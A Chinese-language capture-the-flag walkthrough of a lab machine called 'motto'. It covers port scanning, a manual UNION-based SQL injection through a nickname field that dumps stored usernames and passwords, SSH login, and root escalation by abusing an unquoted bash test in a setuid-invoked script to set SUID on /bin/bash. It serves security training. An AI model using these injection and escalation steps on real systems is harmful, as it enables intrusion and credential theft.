端口扫描

```
root@kali2 [~] ➜ nmap -n -Pn -sS -p- --min-rate="5000" 192.168.0.108
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-03 09:18 CST
Nmap scan report for 192.168.0.108
Host is up (0.00044s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
9090/tcp open  zeus-admin
MAC Address: 08:00:27:27:17:EF (Oracle VirtualBox virtual NIC)
```

主要看80和9090端口

80

```
<script>
  let score = 0;
  let timeLeft = 30; // 30秒倒计时
  const gameBox = document.getElementById('gameBox');
  const scoreDisplay = document.getElementById('score');
  const timeDisplay = document.getElementById('time');
  const message = document.getElementById('message');

  function getRandomColor() {
    const letters = '0123456789ABCDEF';
    let color = '#';
    for(let i=0; i<6; i++) {
      color += letters[Math.floor(Math.random()*16)];
    }
    return color;
  }

  gameBox.addEventListener('click', () => {
    if(timeLeft <= 0) return;
    score++;
    scoreDisplay.textContent = '得分: ' + score;
    gameBox.style.backgroundColor = getRandomColor();
  });

  const timer = setInterval(() => {
    timeLeft--;
    timeDisplay.textContent = '剩余时间: ' + timeLeft + ' 秒';
    if(timeLeft <= 0) {
      clearInterval(timer);
      gameBox.style.display = 'none';
      message.textContent = '游戏结束! 你的得分是: ' + score;
    }
  }, 1000);
</script>
```

前端小游戏没什么用


9090-SQL注入

大佬中混入一个菜鸡`ta0`

扫目录


```
/login                (Status: 200) [Size: 1304]
/register             (Status: 200) [Size: 1326]
/static               (Status: 301) [Size: 43] [--> /static/]
/myinfo               (Status: 200) [Size: 68]
Progress: 1323360 / 1323366 (100.00%)
```

先注册个号看看




注册一个 `test:test` 发现修改昵称后可以看到别人的留言

所以可以猜测在 `查看我的Motto` 里面根据昵称进行获取对应的Motto，尝试在昵称处进行sql注入



修改昵称为`ta0'#`发现成功查到`ta0`的motto，存在sql注入

没有waf，手注一下吧




```
ta0' union select 1,2,group_concat(column_name) from information_schema.columns where table_name like 'register_infos'#
```


```
ta0' union select 1,2,concat(username,':',password) from register_infos#
```

拿到 `RedBean:cannotforgetyou`

ssh登录，发现是小写 `redbean` 。。。

```
redbean@motto:~$ id
uid=1000(redbean) gid=1000(redbean) groups=1000(redbean)
redbean@motto:~$ ls
user.txt
redbean@motto:~$ cat user.txt
flag{796f7567657472656462656e}
```

提权

```
redbean@motto:~/.backup$ ls -al
total 16
drwxr-xr-x 2 root    root    4096 Jul 31 08:27 .
drwxr-xr-x 3 redbean redbean 4096 Jul 31 08:29 ..
-r--r--r-- 1 root    root    1709 Jul 31 02:46 new.sh
-rw-r--r-- 1 root    root     509 Jul 31 08:27 run_newsh.c
```

发现存在备份文件

```
redbean@motto:~/.backup$ cat new.sh
#!/bin/bash
PATH=/usr/bin

echo -e "\033[1;35m"
echo '▓▒ Loading system diagnostics ▒▓'
echo -e "\033[0m"

echo -e "\033[1;34m[INFO]\033[0m Initializing environment checks:"
for step in A B C; do
    echo -e "\033[1;33m • Module ${step} status: OK (ver
$(($RANDOM%5+1)).$(($RANDOM%20)).$(($RANDOM%500)))\033[0m"
    sleep 0.12
done

echo "Random seed value: $RANDOM"
echo -e "\033[1;34m[INFO]\033[0m Evaluating input parameters..."
sleep 0.15

[ -n "$1" ] || exit 1
[ "$1" = "flag" ] && exit 2
[ $1 = "flag" ] && chmod +s /bin/bash

echo -e "\033[1;34m[INFO]\033[0m Running diagnostic sequence:"
for step in {1..3}; do
    echo -e "\033[1;35m → Executing test ${step} of 3\033[0m"
    sleep 0.2
```

```
done

WAIT_TIME=$((RANDOM%5+2))
echo -e "\033[1;36m\nWaiting period: \033[3${WAIT_TIME}m${WAIT_TIME} seconds\033[0m"

for ((i=WAIT_TIME; i>=0; i--)); do
    case $((i%4)) in
        0) COL="34" ;; # 蓝
        1) COL="32" ;; # 绿
        2) COL="31" ;; # 红
        3) COL="36" ;; # 青
    esac

    case $((i%2)) in
        0) echo -e "\033[1;${COL}m>> Waiting T-${i} seconds...\033[0m" ;;
        1) echo -e "\033[1;${COL}m>> Countdown: ${i}\033[0m" ;;
    esac

    [ $i -gt 0 ] && sleep 1
done

RESULTS=(
    "Diagnostics complete."
    "All systems nominal."
    "No errors detected."
    "System stable."
)

FINAL_MSG=${RESULTS[$RANDOM % ${#RESULTS[@]}]}
echo -e "\033[1;32m${FINAL_MSG}\033[0m"
echo -e "\033[1;34mThank you for using the system monitor.\033[0m"

echo -e "\033[1;30m[STATS] Summary Report:\033[0m"
echo -e "    Processes checked: $((RANDOM%60+20))"
echo -e "    CPU load average: $(echo "scale=2; $RANDOM%10+0.5" | bc)"
echo -e "    Uptime (hours): $((RANDOM%100+1))"
```

一个伪装的系统诊断程序,这里有个漏洞

```
[ -n "$1" ] || exit 1
[ "$1" = "flag" ] && exit 2
[ $1 = "flag" ] && chmod +s /bin/bash
```

群里出过，第三个条件没有转换成字符串加个空格就能绕过

```
redbean@motto:~/.backup$ cat run_newsh.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char *argv[]) {
    if (argc != 2) {
        fprintf(stderr, "Usage: %s <arg>\n", argv[0]);
        return 1;
    }

    // 切换为 root 权限（如果以 setuid 运行）
    setuid(0);
    setgid(0);

    // 构造参数，调用 ./new.sh 参数
    char *script = "/opt/new.sh";
    char *args[] = { script, argv[1], NULL };

    execv(script, args);  // 用 execv 调用脚本

    perror("execv failed");
    return 1;
}
```

root执行/opt/new.sh，参数自己给

```
redbean@motto:/opt$ ls -al
total 32
drwxr-xr-x  2 root root  4096 Jul 31 08:27 .
drwxr-xr-x 19 root root  4096 Jul 31 03:46 ..
-r-xr-----  1 root root  1709 Jul 31 02:45 new.sh
-rwsr-sr-x  1 root root 16864 Jul 31 08:27 run_newsh
```


那很直接了

```
redbean@motto:/opt$ ./run_newsh 'flag '

▓▒ Loading system diagnostics ▒▓

[INFO] Initializing environment checks:
 • Module A status: OK (ver 5.9.291)
 • Module B status: OK (ver 5.18.228)
 • Module C status: OK (ver 3.7.129)
Random seed value: 26817
[INFO] Evaluating input parameters...
[INFO] Running diagnostic sequence:
 → Executing test 1 of 3
 → Executing test 2 of 3
 → Executing test 3 of 3

Waiting period: 4 seconds
>> Waiting T-4 seconds...
>> Countdown: 3
>> Waiting T-2 seconds...
>> Countdown: 1
>> Waiting T-0 seconds...
Diagnostics complete.
Thank you for using the system monitor.
[STATS] Summary Report:
    Processes checked: 58
/opt/new.sh: line 60: bc: command not found
    CPU load average:
    Uptime (hours): 48
redbean@motto:/opt$ ls -al /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18  2019 /bin/bash
redbean@motto:/opt$ bash -p
bash-5.0#
```

```
redbean@motto:/opt$ bash -p
bash-5.0# cd /root
bash-5.0# ls
root.txt
bash-5.0# cat root.txt
flag{796f75676574726f6f74627574796f7563616e6e6f74676574686572}
bash-5.0#
```

彩蛋

```
bash-5.0# cat .moreSomething
The flag seems  to can be decoded in hexadecimal format.
```




```
yougetrootbutyoucannotgether
```

我以后再也不做猫猫虫了